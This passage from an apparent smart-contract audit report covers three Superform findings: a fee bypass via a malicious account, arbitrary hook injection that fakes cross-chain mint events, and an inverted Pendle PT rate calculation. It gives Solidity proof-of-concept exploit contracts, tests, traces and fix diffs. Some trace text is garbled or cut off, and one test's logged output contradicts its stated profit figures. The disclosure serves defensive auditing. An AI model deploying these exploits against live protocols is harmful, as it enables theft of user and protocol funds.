        memory newConfigs = new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](
            1
        );
    newConfigs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(
            new FlatFeeLedger(address(ledgerConfig), allowedExecutors)
        )
    });
```

```
    bytes4[] memory ids = new bytes4[](1);
    ids[0] = newConfigs[0].yieldSourceOracleId;
    ledgerConfig.proposeYieldSourceOracleConfig(newConfigs);
    vm.warp(block.timestamp + 1 weeks);
    ledgerConfig.acceptYieldSourceOracleConfigProposal(ids);

    address owner = makeAddr("owner");
    address validator = address(new SuperDestinationValidator());
    address malAccount = address(
        new MalAccount(
            address(superExecutorOnEth),
            validator,
            owner,
            underlyingEth_USDC
        )
    );
    _getTokens(underlyingEth_USDC, malAccount, 1e18);

    uint initBal = IERC20(underlyingEth_USDC).balanceOf(malAccount);
    address approveAndDepositHook = address(
        new ApproveAndDeposit4626VaultHook()
    );
    uint256 amount = IERC20(underlyingEth_USDC).balanceOf(accountEth);
    address[] memory hooksAddresses = new address[](2);
    hooksAddresses[0] = approveAndDepositHook;
    hooksAddresses[1] = redeem4626Hook;

    bytes[] memory hooksData = new bytes[](2);
    hooksData[0] = _createApproveAndDeposit4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceAddressEth,
        underlyingEth_USDC,
        amount,
        false,
        address(0),
        0
    );
    hooksData[1] = _createRedeem4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceAddressEth,
        malAccount,
        0,
        true
    );

    ISuperExecutor.ExecutorEntry memory entry = ISuperExecutor
        .ExecutorEntry({
            hooksAddresses: hooksAddresses,
            hooksData: hooksData
        });

    vm.startPrank(malAccount);
    superExecutorOnEth.execute(abi.encode(entry));

    vm.assertEq(
        IERC20(underlyingEth_USDC).balanceOf(makeAddr("feeRecipient")), // the fee receipeint recives no fee
        0
    );

    vm.assertEq(
        IERC20(underlyingEth_USDC).balanceOf( //The received amount is immediatly received by the owner
            MalAccount(malAccount).owner()
        ),
        initBal - 1
    );
}
```

Test Confirmation:

- Tokens are successfully received and sent to the attacker's `owner` address.
- The protocol's fee recipient address receives 0 tokens.
- Exploit relies only on implementing the `Account` interface.

Superform: Fixed in PR 614, PR 634 and PR 657.

3.3.34 Missing Hook Whitelist Allows Arbitrary Hook Injection to Trigger Fake Cross-Chain Mint Events

Submitted by BaiMaStryke

Severity: Low Risk

Context: SuperExecutorBase.sol#L97-L100, SuperExecutorBase.sol#L111-L128, SuperExecutorBase.sol#L239-L262, SuperExecutorBase.sol#L272-L297

Summary: `SuperExecutor` lacks a hook whitelist mechanism, allowing malicious users to inject arbitrary hooks. This lets attackers manipulate the system to emit fake cross-chain minting events (`SuperPositionMintRequested`), undermining the security of cross-chain assets.

Finding Description: The `SuperExecutor` system has a severe access control flaw. It fully trusts user-supplied hook addresses without any whitelist or permission validation.

Technical Background: `SuperExecutor` is an executor module built on the ERC-7579 modular system. Smart contract accounts (SCA) must first install the `SuperExecutor` module before using its features. The system only checks if the caller has the module installed via `_initialized[msg.sender]`:

```
function execute(bytes calldata data) external virtual {
    if (!_initialized[msg.sender]) revert NOT_INITIALIZED(); // Only checks if module is installed
    _execute(msg.sender, abi.decode(data, (ExecutorEntry)));
}
```

Core Mechanism of the Vulnerability:

1. Incomplete Permission Check: The system only checks if the caller has the `SuperExecutor` module installed but does not validate permissions on the Hook itself.
2. No Hook Validation: `SuperExecutor.execute()` accepts any hook address supplied by the user. In `_execute()`, it only checks that the address is non-zero:


   ```
   function _execute(address account, ExecutorEntry memory entry) internal virtual {
       // ...
       for (uint256 i; i < hooksLen; ++i) {
           currentHook = entry.hooksAddresses[i];
           if (currentHook == address(0)) revert ADDRESS_NOT_VALID(); // Only nonzero check!

           _processHook(account, ISuperHook(currentHook), prevHook, entry.hooksData[i]); // Always
           ↪  processes
           prevHook = currentHook;
       }
   }
   ```

3. Blind Trust in Hook Return Values: In `_checkAndLockForSuperPosition()`, the system fully trusts values returned by the Hook:
   - `vaultBank()` - target vault address.
   - `dstChainId()` - destination chain ID.
   - `spToken()` - token address.
   - `outAmount()` - amount.
4. Automatic Cross-Chain Event Emission: If the Hook returns a non-zero `vaultBank`, the system will automatically:
   - Execute an `approve` operation.
   - Emit a `SuperPositionMintRequested` event.
   - Trigger the cross-chain minting process.

Attack Path:

1. The attacker controls a smart contract account (SCA) with SuperExecutor installed.
2. The attacker deploys a malicious Hook contract.
3. They call `SuperExecutor.execute()` from their authorized SCA.
4. The system checks that the account is initialized and passes this check.

5. However, the system does not verify whether the Hook is whitelisted, this is the vulnerability.
6. The malicious Hook is processed without any restriction.
7. The system blindly trusts the values returned by the Hook.
8. As a result, a fake `SuperPositionMintRequested` event is emitted.
9. The target chain receives this fake minting request.



This vulnerability breaks the following security guarantees:

- Cross-Chain Asset Integrity: Fake events may cause the target chain to mint assets out of thin air.
- System Trustworthiness: Attackers can arbitrarily manipulate system behavior.
- Permission Isolation: Any user can influence cross-chain operations.

Impact Explanation: Severity: High. This vulnerability can have extremely severe real-world impacts:

1. Assets Minted from Nothing Across Chains: If the target chain's logic is flawed, attackers can mint assets with no collateral, effectively creating assets out of thin air.
2. Undermines Cross-Chain Trust: `SuperExecutor` blindly follows malicious Hook output, letting attackers initiate arbitrary cross-chain minting events. This destroys interchain trust and nullifies the contract's intended controls and safeguards.
3. Flexible and Scalable Attack: Attackers can freely specify token, chain ID, and amount, customizing each fake event. If the target chain has large token circulation and fast response, substantial losses could occur in a short time.

4. Disrupts Risk Control and Monitoring: Malicious hooks can mass-produce seemingly valid events, overwhelming monitoring systems and hiding true threats under a "noise blanket," making real attacks harder to spot.

Likelihood Explanation: Likelihood: High.

1. Zero Barrier to Exploitation: Anyone can write a malicious Hook and use the SuperExecutor flow, no whitelist or special permission required. The code required is minimal.
2. Hard to Distinguish Malicious Code: Malicious Hook contracts can masquerade as normal DeFi logic, making detection through contract monitoring or code review difficult.
3. No Security Defenses: The current design has no validation on the Hook's origin or behavior; "*anyone can do it*".
4. SCA Popularity Magnifies Risk: As SCAs proliferate and gain more granular permissions, attackers can batch many malicious actions, exponentially increasing the attack surface.

Proof of Concept:

- Complete test file submitted in report comments:

```
contract MaliciousCrossChainHook is ISuperHook, ISuperHookResult {
    address private immutable attackerVault;
    bool public wasExecuted; // For test verification

    constructor(address _attackerVault) {
        attackerVault = _attackerVault;
    }

    function hookType() external pure returns (HookType) {
        return HookType.INFLOW;
    }

    function subtype() external pure returns (bytes32) {
        return bytes32("MALICIOUS_XCHAIN");
    }

    // Returns attacker-controlled vault address (triggers cross-chain logic)
    function vaultBank() external view returns (address) {
        return attackerVault; // Attacker-controlled vault
    }

    // Returns a real USDC address (looks legitimate)
    function spToken() external pure returns (address) {
        return 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48; // Real USDC
    }

    // Returns a fake but reasonable amount
    function outAmount() external pure returns (uint256) {
        return 1000e6; // 1000 USDC (FAKE_AMOUNT)
    }

    // Returns a real Polygon chain ID (looks legitimate)
    function dstChainId() external pure returns (uint256) {
        return 137; // Polygon (POLYGON_CHAIN_ID)
    }

    // ISuperHook implementation
    function preExecute(address, address, bytes memory) external {
        console2.log("MALICIOUS HOOK: preExecute() - setting up cross-chain parameters");
        wasExecuted = true;
        console2.log("MALICIOUS HOOK: Ready to trigger SuperPositionMintRequested event");
    }

    function build(address, address, bytes memory) external pure returns (Execution[] memory) {
        console2.log("MALICIOUS HOOK: build() - no real operations needed");
        return new Execution[](0);
    }

    function postExecute(address, address, bytes memory) external pure {
        console2.log("MALICIOUS HOOK: postExecute() - cross-chain event should be emitted");
    }

    // Other ISuperHookResult methods
    function usedShares() external pure returns (uint256) { return 0; }
```

```
    function asset() external pure returns (address) { return
    ↪  0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48; }
}
```

- Attack Execution:

```
function testMaliciousHookCanTriggerCrossChainEvent() public {
    // Build ExecutorEntry
    address[] memory hooksAddresses = new address[](1);
    hooksAddresses[0] = address(maliciousHook);
    bytes[] memory hooksData = new bytes[](1);

    // Correctly formatted hookData: first 4 bytes are yieldSourceOracleId, then yieldSource address
    bytes4 oracleId = bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY));
    address yieldSource = CHAIN_1_MorphoVault; // Use real vault as yieldSource
    hooksData[0] = abi.encodePacked(oracleId, yieldSource);

    ISuperExecutor.ExecutorEntry memory entry = ISuperExecutor.ExecutorEntry({
        hooksAddresses: hooksAddresses,
        hooksData: hooksData
    });

    console2.log("=== BEFORE EXECUTION ===");
    console2.log("About to execute malicious hook through SuperExecutor...");

    // SCA executes our malicious entry via its installed SuperExecutor module
    instanceOnEth.exec(
        address(superExecutor), // target: SuperExecutor module installed on SCA
        0,                      // value
        abi.encodeWithSelector(ISuperExecutor.execute.selector, abi.encode(entry)) // calldata
    );

    Vm.Log[] memory logs = vm.getRecordedLogs();

    console2.log("");
    console2.log("[VULNERABILITY CONFIRMED IF SuperPositionMintRequested IS EMITTED WITH CORRECT PARAMS
    ↪  FROM TRACE]");
}
```

- Test Results:

```
Ran 1 test for test/integration/MaliciousHookInjectionPoc.t.sol:MaliciousHookInjectionPoc
[PASS] testMaliciousHookCanTriggerCrossChainEvent() (gas: 518980)

Logs:
=== MALICIOUS HOOK CROSS-CHAIN EVENT POC ===
Testing if malicious hook can trigger cross-chain events
Attack Setup:
- Test Account: 0x33779CD3492c362e8De3D4d7C62c3F1C87c89Ee9 (Note: testAccount is a helper, scaAccount
↪  is the executor)
- Malicious Hook: 0x2e234DAe75C793f67A35089C9d99245E1C58470b
- Fake Vault: 0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f
- SuperExecutor: 0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9
- LedgerConfig: 0xF62849F9A0B5Bf2913b396098F7c7019b51A820a
SCA Account (MaliciousSCA): 0x31490b36beBf040b3ba8036976dCC0783Fab657b (This is the actual executor of
↪  SuperExecutor)
=== BEFORE EXECUTION ===
About to execute malicious hook through SuperExecutor...
MALICIOUS HOOK: preExecute() - setting up cross-chain parameters
MALICIOUS HOOK: Ready to trigger SuperPositionMintRequested event
MALICIOUS HOOK: build() - no real operations needed
MALICIOUS HOOK: postExecute() - cross-chain event should be emitted
=== EXECUTION RESULTS ===
Total logs captured: 1 (This log is from ModuleKit_Exec4337, not the SuperPositionMintRequested event
↪  itself in this capture method)
Log Index: 0
    Emitter: 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496 (MaliciousHookInjectionPoc contract)
    Topics:
    Topic Index: 0
0x1da81213d06b7b2a423c64647911d4f7e965d579ce1431a7c8805c5bbf0dda57 (Signature of ModuleKit_Exec4337)
    Data Hex:
0x00000000000000000000000031490b36bebf040b3ba8036976dcc0783fab657b (SCA Address)

[VULNERABILITY CONFIRMED IF SuperPositionMintRequested IS EMITTED WITH CORRECT PARAMS FROM TRACE]
```

Key Trace Evidence (excerpted from detailed test trace):

```
   [280256] SuperExecutor::execute(...) // Call to SuperExecutor
     // ... internal hook processing ...
      [24089] MaliciousCrossChainHook::preExecute(...)
        // ... malicious hook logs ...
         ← [Stop]
      [1679] MaliciousCrossChainHook::build(...) [staticcall]
        // ... malicious hook logs ...
         ← [Return] []
      [1335] MaliciousCrossChainHook::postExecute(...)
        // ... malicious hook logs ...
         ← [Stop]
     // ...
      [234] MaliciousCrossChainHook::vaultBank() [staticcall]
         ← [Return] FakeVault: [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f] // Attacker controlled vault
      [214] MaliciousCrossChainHook::dstChainId() [staticcall]
         ← [Return] 137 // Attacker controlled chainId
      [245] MaliciousCrossChainHook::spToken() [staticcall]
         ← [Return] 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48 // Attacker chosen token
      [246] MaliciousCrossChainHook::outAmount() [staticcall]
         ← [Return] 1000000000 [1e9] // Attacker chosen amount
     // ... approve call to attacker's FakeVault ...
      [45499] MaliciousSCA::executeFromExecutor(...) // SCA calls its own module
         [44944] 0xc1dd41B85a8a80055BD7A09496727A5fD6371B95::executeFromExecutor(...) [delegatecall] //
↪  Kernel's executeFromExecutor
              [33962] 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48::approve(FakeVault:
↪  [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f], 1000000000 [1e9])
                 emit Approval(owner: MaliciousSCA: [0x31490b36beBf040b3ba8036976dCC0783Fab657b],
↪  spender: FakeVault: [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f], value: 1000000000 [1e9])
                 ← [Return] true
                 ← [Return] [0x00...01]
              ← [Return] [0x00...01]
              ← [Return] [0x00...01]
+      emit SuperPositionMintRequested(account: MaliciousSCA:
↪  [0x31490b36beBf040b3ba8036976dCC0783Fab657b], spToken: 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48,
↪  amount: 1000000000 [1e9], dstChainId: 137)
     ← [Stop]
```

The test fully verifies the vulnerability: The malicious Hook, via a smart contract account (`MaliciousSCA`), is executed, the system trusts its return values (`vaultBank`, `dstChainId`, `spToken`, `outAmount`), and emits a malicious `SuperPositionMintRequested` event. This demonstrates an attacker can trigger fake cross-chain mint requests.

Recommendation: Core Remediation: Implement a Hook Whitelist Mechanism: Currently, `SuperExecutor` only checks whether the caller has installed the module (`_initialized[msg.sender]`), but does not perform any permission validation on the Hook itself. As a result, any authorized SCA account can inject arbitrary malicious hooks.

```
+ // 1. Add a whitelist mapping and management interface to SuperExecutorBase
+ contract SuperExecutorBase {
+     /// @notice Tracks authorized Hook contracts
+     mapping(address => bool) public authorizedHooks;
+
+     /// @notice Administrator who can manage the Hook whitelist
+     address public hookManager;
+
+     modifier onlyHookManager() {
+         require(msg.sender == hookManager, "UNAUTHORIZED");
+         _;
+     }
+
+     constructor(address superLedgerConfiguration_) {
+         // Existing constructor logic...
+         hookManager = msg.sender; // Or set as a multisig address
+     }
+
+     function addAuthorizedHook(address hook) external onlyHookManager {
+         authorizedHooks[hook] = true;
+         emit HookAuthorized(hook);
+     }
+
+     function removeAuthorizedHook(address hook) external onlyHookManager {
+         authorizedHooks[hook] = false;
+         emit HookRevoked(hook);
```

```
+     }
+
+     // 2. Add Hook whitelist check in the _execute method
+     function _execute(address account, ExecutorEntry memory entry) internal virtual {
+         uint256 hooksLen = entry.hooksAddresses.length;
+         if (hooksLen == 0) revert NO_HOOKS();
+         if (hooksLen != entry.hooksData.length) revert LENGTH_MISMATCH();
+
+         address prevHook;
+         address currentHook;
+         for (uint256 i; i < hooksLen; ++i) {
+             currentHook = entry.hooksAddresses[i];
+             if (currentHook == address(0)) revert ADDRESS_NOT_VALID();
+
+ +           // Key fix: Check whether the Hook is in the whitelist
+ +           require(authorizedHooks[currentHook], "HOOK_NOT_AUTHORIZED");
+
+             _processHook(account, ISuperHook(currentHook), prevHook, entry.hooksData[i]);
+             prevHook = currentHook;
+         }
+     }
+
+ +   // 3. Add related events
+ +   event HookAuthorized(address indexed hook);
+ +   event HookRevoked(address indexed hook);
+ }
```

Only hooks on the whitelist can trigger events-non-whitelisted hooks cannot be used. There is no need for additional multi-level or complex parameter restrictions. As long as the whitelist mechanism is enforced, this vulnerability can be completely avoided.

Superform: Fixed in PR 624.

3.3.35 There is incorrect PT Token Calculation Due to Inverted Rate Usage

Submitted by XDZIBECX, also found by Dystopia

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: In the `getShareOutput` function, there is an issue and it comes from a misunderstanding of how the Pendle's price oracle works. The function is supposed to calculate how many Pendle Principal Tokens a user receives when they deposit an asset as ETH, so Pendle's oracle provides a rate that tells how many PT you get per 1 asset is show as `PT/Asset`, so the correct logic it's should multiply the asset amount by the rate, but the current implementation divides the asset amount by this rate, and this is not correct because it inverts the pricing logic and as a result, users receive more PT than they should when PT is cheap and less PT when PT is expensive mean overpriced, this is a problem because it is leading to consistent mispricing, also this causes incorrect balance and TVL calculations across the protocol.

- PendlePTYieldSourceOracle.sol#L121-L125:

```
function getPricePerShare(address market) public view override returns (uint256 price) {
    // Pendle returns the rate scaled to 1e18
    price = IPMarket(market).getPtToAssetRate(TWAP_DURATION); // PT/Asset rate
}
```

- PendlePTYieldSourceOracle.sol#L51-L85:

```
function getShareOutput(address market, address, uint256 assetsIn)
    external
    view
    override
    returns (uint256 sharesOut)
{
    uint256 pricePerShare = getPricePerShare(market); // Price is PT/Asset in 1e18
    if (pricePerShare == 0) return 0; // Avoid division by zero

    // sharesOut = assetsIn * 1e18 / pricePerShare
    // Asset decimals might differ from 18, need to adjust. PT decimals also matter.
    IStandardizedYield sY = IStandardizedYield(_sy(market));
    (uint256 assetType, address assetAddress, uint8 assetDecimals) = _getAssetInfo(sY);
    if (assetType != 0) revert NOT_AVAILABLE_ERC20_ON_CHAIN();

    // ! if the SY token upgrades and asset stops being part of token in or out array this could revert
    if (!_validateAssetFoundInSY(sY, assetAddress)) revert INVALID_ASSET();

    uint8 ptDecimals = IERC20Metadata(_pt(market)).decimals();

    // Scale assetsIn to Price Decimals (1e18) before calculating shares
    uint256 assetsIn18;
    if (assetDecimals <= PRICE_DECIMALS) {
        // Scale up if assetDecimals <= 18
        assetsIn18 = assetsIn * (10 ** (PRICE_DECIMALS - assetDecimals));
    } else {
        // Scale down if assetDecimals > 18
        // Avoids underflow in 10**(PRICE_DECIMALS - assetDecimals)
        assetsIn18 = assetsIn / (10 ** (assetDecimals - PRICE_DECIMALS));
    }

    // Result is in PT decimals: sharesOut = assetsIn18 * 1e(ptDecimals) / pricePerShare
    // pricePerShare is PT/Asset in 1e18
    sharesOut = (assetsIn18 * (10 ** uint256(ptDecimals))) / pricePerShare; <@@-- here is the problem,
    ↪  this calculation is inverted, it divides by the rate instead of multiplying
}
```

The Pendle's `getPtToAssetRate()` returns the PT/Asset rate, and this indicates how many PT one underlying asset as ETH is worth, scaled to 18 decimals (`1e18`). As an example, if 1 ETH equals 0.95 PT-ETH (PT trading at a discount), `getPtToAssetRate()` returns `0.95e18`.

What should happen, to calculate the correct number of PT tokens (`sharesOut`) for 1 ETH (`assetsIn = 1e18`), the function should multiply the input assets by the PT/Asset rate: `sharesOut = (assetsIn * rate) / 1e18`. In this case, `(1e18 * 0.95e18) / 1e18 = 0.95e18`, so the user should receive 0.95 PT-ETH tokens, and this is reflected the market rate.

What actually happens, is that the contract incorrectly divides by the rate: `sharesOut = (assetsIn * 1e18) / rate`. For 1 ETH and a rate of `0.95e18`, this calculates `(1e18 * 1e18) / 0.95e18 = ~1.053e18`, and this is giving the user ~1.053 PT-ETH tokens, about 10.8% more than expected. This is the problem which is causing loss of funds for the protocol.

Impact: This bug can lead to:

- Users getting MORE PT than they should pay for when PT trades at discount.
- Users getting LESS PT than they should receive when PT trades at premium.
- Arbitrage opportunities that drain protocol funds by attackers.
- Incorrect TVL calculations.

Proof of Concept: Here is a test to show the bug and its impact:

```
function testExploit_RateArbitrage() public {
    console.log("=== EXPLOIT #1: Rate Calculation Arbitrage ===");

    // Scenario: PT is trading at 5% discount (0.95 ETH per PT)
    uint256 discountRate = 0.95e18; // PT costs 0.95 ETH
    mockPendleMarket.setPtToAssetRate(discountRate);

    uint256 attackerETH = 100e18; // Attacker has 100 ETH

    // STEP 1: Attacker uses oracle to calculate PT they should get
    uint256 ptReceived = oracle.getShareOutput(address(mockPendleMarket), address(0), attackerETH);

    // STEP 2: What attacker SHOULD get vs what they ACTUALLY get
    uint256 correctPT = (attackerETH * discountRate) / 1e18; // 95 PT (correct)
    uint256 exploitPT = ptReceived; // Due to bug: 105.26 PT

    console.log("Attacker invests:", attackerETH / 1e18, "ETH");
    console.log("Should receive:", correctPT / 1e18, "PT");
    console.log("Actually receives:", exploitPT / 1e18, "PT");

    uint256 extraPT = exploitPT - correctPT;
    uint256 profitETH = (extraPT * discountRate) / 1e18;

    console.log("Extra PT stolen:", extraPT / 1e18);
    console.log("Profit in ETH:", profitETH / 1e18);

    // IMPACT: Attacker gets ~10.53 ETH profit from 100 ETH investment
    assertTrue(exploitPT > correctPT, "EXPLOIT: Attacker gets more PT than they paid for");
    assertTrue(profitETH > 10e18, "EXPLOIT: Attacker profits >10 ETH from rate bug");

    console.log("EXPLOIT CONFIRMED: %s%% profit", (profitETH * 100) / attackerETH);
}
```

Result:

```
 forge test --match-test  testExploit_RateArbitrage -vvvv
[] Compiling...
[] Compiling 1 files with Solc 0.8.30
[] Solc 0.8.30 finished in 2.09s
Compiler run successful!

Ran 1 test for test/unit/accounting/oracles/PendlePTYieldSourceOracle.t.sol:PendlePtYieldSourceOracleTest
[FAIL: EXPLOIT: Attacker profits >10 ETH from rate bug] testExploit_RateArbitrage() (gas: 97833)
Logs:
  === EXPLOIT #1: Rate Calculation Arbitrage ===
  Attacker invests: 100 ETH
  Should receive: 95 PT
  Actually receives: 100 PT
  Extra PT stolen: 5
  Profit in ETH: 4

Traces:
  [5656953] PendlePtYieldSourceOracleTest::setUp()
    [478578] → new MockERC20@0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f
      ← [Return] 2050 bytes of code
    [478578] → new MockERC20@0x2e234DAe75C793f67A35089C9d99245E1C58470b
      ← [Return] 2050 bytes of code
    [478578] → new MockERC20@0xF62849F9A0B5Bf2913b396098F7c7019b51A820a
      ← [Return] 2050 bytes of code
    [1630804] → new PendlePTYieldSourceOracle@0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9
      emit TwapDurationSet(newDuration: 900)
      ← [Return] 8140 bytes of code
    [629846] → new MockStandardizedYield@0xc7183455a4C133Ae270771860664b6B7ec320bB1
      ← [Return] 1810 bytes of code
    [629846] → new MockStandardizedYield@0xa0Cb889707d426A7A386870A03bc70d1b0697598
      ← [Return] 1810 bytes of code
    [629846] → new MockStandardizedYield@0x1d1499e622D69689cdf9004d05Ec547d650Ff211
      ← [Return] 1810 bytes of code
    [259483] → new MockPendleMarket@0xA4AD4f68d0b91CFD19687c881e50f3A00242828c
      ← [Return] 962 bytes of code
    ← [Stop]

  [97833] PendlePtYieldSourceOracleTest::testExploit_RateArbitrage()
    [0] console::log("=== EXPLOIT #1: Rate Calculation Arbitrage ===") [staticcall]
      ← [Stop]
```

```
    [22311] MockPendleMarket::setPtToAssetRate(950000000000000000 [9.5e17])
      ← [Stop]
    [53439] PendlePTYieldSourceOracle::getShareOutput(MockPendleMarket:
↪  [0xA4AD4f68d0b91CFD19687c881e50f3A00242828c], 0x0000000000000000000000000000000000000000,
↪  10000000000000000000 [1e20]) [staticcall]
        [6629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [280] MockStandardizedYield::exchangeRate() [staticcall]
          ← [Return] 1000000000000000000 [1e18]
        [301] MockStandardizedYield::pyIndexStored() [staticcall]
          ← [Return] 1000000000000000000 [1e18]
        [199] MockStandardizedYield::doCacheIndexSameBlock() [staticcall]
          ← [Return] true
        [258] MockStandardizedYield::pyIndexLastUpdatedBlock() [staticcall]
          ← [Return] 1000000000000000000 [1e18]
        [361] MockPendleMarket::expiry() [staticcall]
          ← [Return] 8640001 [8.64e6]
        [1508] MockPendleMarket::observe([900, 0]) [staticcall]
          ← [Return] [1000000000000000000 [1e18], 1000000000000000000 [1e18]]
        [629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [2508] MockStandardizedYield::assetInfo() [staticcall]
          ← [Return] 0, MockERC20: [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f], 18
        [9629] MockStandardizedYield::getTokensIn() [staticcall]
            [Return] [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, 0x2e234DAe75C793f67A35089C9d99245E1C58470b,
↪  0xF62849F9A0B5Bf2913b396098F7c7019b51A820a]
        [9564] MockStandardizedYield::getTokensOut() [staticcall]
            [Return] [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, 0x2e234DAe75C793f67A35089C9d99245E1C58470b,
↪  0xF62849F9A0B5Bf2913b396098F7c7019b51A820a]
        [629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [221] MockStandardizedYield::decimals() [staticcall]
            [Return] [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, 0x2e234DAe75C793f67A35089C9d99245E1C58470b,
↪  0xF62849F9A0B5Bf2913b396098F7c7019b51A820a]
        [629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [221] MockStandardizedYield::decimals() [staticcall]
b51A820a]
        [629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
